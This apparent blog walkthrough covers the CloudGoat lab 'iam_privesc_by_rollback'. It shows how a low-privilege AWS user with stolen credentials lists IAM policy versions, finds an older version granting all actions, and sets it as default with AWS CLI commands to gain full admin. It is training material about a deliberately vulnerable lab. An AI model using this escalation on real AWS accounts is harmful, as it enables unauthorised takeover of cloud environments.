In this post, I’ll cover how multiple policy versions with overly permissive configuration for an older version leads to privilege escalation in AWS.
Privilege Escalation via Rollback
Introduction
A policy is an object in AWS that, when associated with an identity or resource, defines their permissions. AWS evaluates these policies when an IAM principal (user or role) makes a request. Permissions in the policies determine whether the request is allowed or denied. AWS IAM policies define permissions for an action regardless of the method that you use to perform the operation.
What are we going to cover?
This chapter covers how multiple policy versions with overly permissive configuration for an older version leads to privilege escalation.
These are few assumptions to be made & define a goal for this demo
Because we are demonstrating privilege escalation, the lab we are going to use works with the assumption that we have gained access to victim’s AWS credentials (Raynor’s). These credentials appear to be non-privileged. Our aim is to exploit a mis-configured with the user’s policy definition and gain access to employee database.
Steps to setup lab
To create the vulnerable environment, follow the steps in your student machine.
-
Run the following command in your terminal

./cloudgoat.py create iam_privesc_by_rollback -
This will deploy the vulnerable infrastructure.
Lab Goal
The goal is to acquire full admin privileges
1. Initial Set-Up
After launching the scenario, you will be provided with an Access Key and Secret. The first step is setting up a profile with the AWS CLI using these credentials.
aws configure --profile cloudgoat

export AWS_PROFILE=cloudgoat


aws sts get-caller-identity
# "Arn": "arn:aws:iam::0123456789:user/raynor-cgidtm8l3zv490"

The ARN contains the username in the after :user/, it will be unique in each deployment.
I’ll export it as an environment variable to make the cheat sheet clearer. export IAM_USERNAME=raynor-cgidtm8l3zv490
2. Policy Enumeration

One of the first steps after gaining access to an IAM User is to enumerate the user’s privileges in the environment. We can do that by listing the policies attached to the IAM User.
-
The first command -
list-user-policies- are policies embedded directly into the user’s IAM identity. -
The second command -
list-attached-user-policies- are separate, standalone IAM policies - either AWS managed or customer managed policies - that are attached to the user.
aws iam list-user-policies --user-name $IAM_USERNAME
# None

aws iam list-attached-user-policies --user-name $IAM_USERNAME
# "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_cgidtm8l3zv490"

# "PolicyArn": "arn:aws:iam::0123456789:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidtm8l3zv490"
Rather than typing out this policy each time, it can be helpful to export it as another enviornmental varible.
export IAM_POLICY_ARN=arn:aws:iam::0123456789:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidtm8l3zv490`
3. Enumerating Policy Versions

In AWS IAM, each policy can have multiple versions - up to five - where only one version is set as the ‘default" (active) version. Whenever you edit a policy, IAM creates a new version, leaving older versions saved in the background.
Older, non-default versions may grant privileges that are no longer visible in the default version. If an attacker can switch the default to a more permissive version, they could elevate their access.
aws iam list-policy-versions --policy-arn $IAM_POLICY_ARN
# Shows five versions
aws iam get-policy-version --policy-arn $IAM_POLICY_ARN --version-id v1
# v1 is the default version, the permissions currently granted to the user

The policy below is the v1 version, it grants “read” access (list & get) as well as the power to switch between versions of policies.
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "iam:Get*",
                        "iam:List*",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true
    }
}

Looking through the different policy versions v3 has the following statement.
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v3",
        "IsDefaultVersion": false
    }
}

Breaking this apart it grants all actions ("Action": "*") to all resources. Since the current policy version grants the ability to change versions let switch to use this.
4. Switching to more privileged policy version
aws iam set-default-policy-version --policy-arn $IAM_POLICY_ARN --version-id v3

Let’s check if we’re able to create a user in the account
aws iam create-user \ --user-name bob

We now have administrative permissions and have completed the CloudGoat scenario!

Exploitation Path
Conclusion
Starting with a highly-limited IAM user, the attacker is able to review previous IAM policy versions and restore one which allows full admin privileges, resulting in a privilege escalation exploit.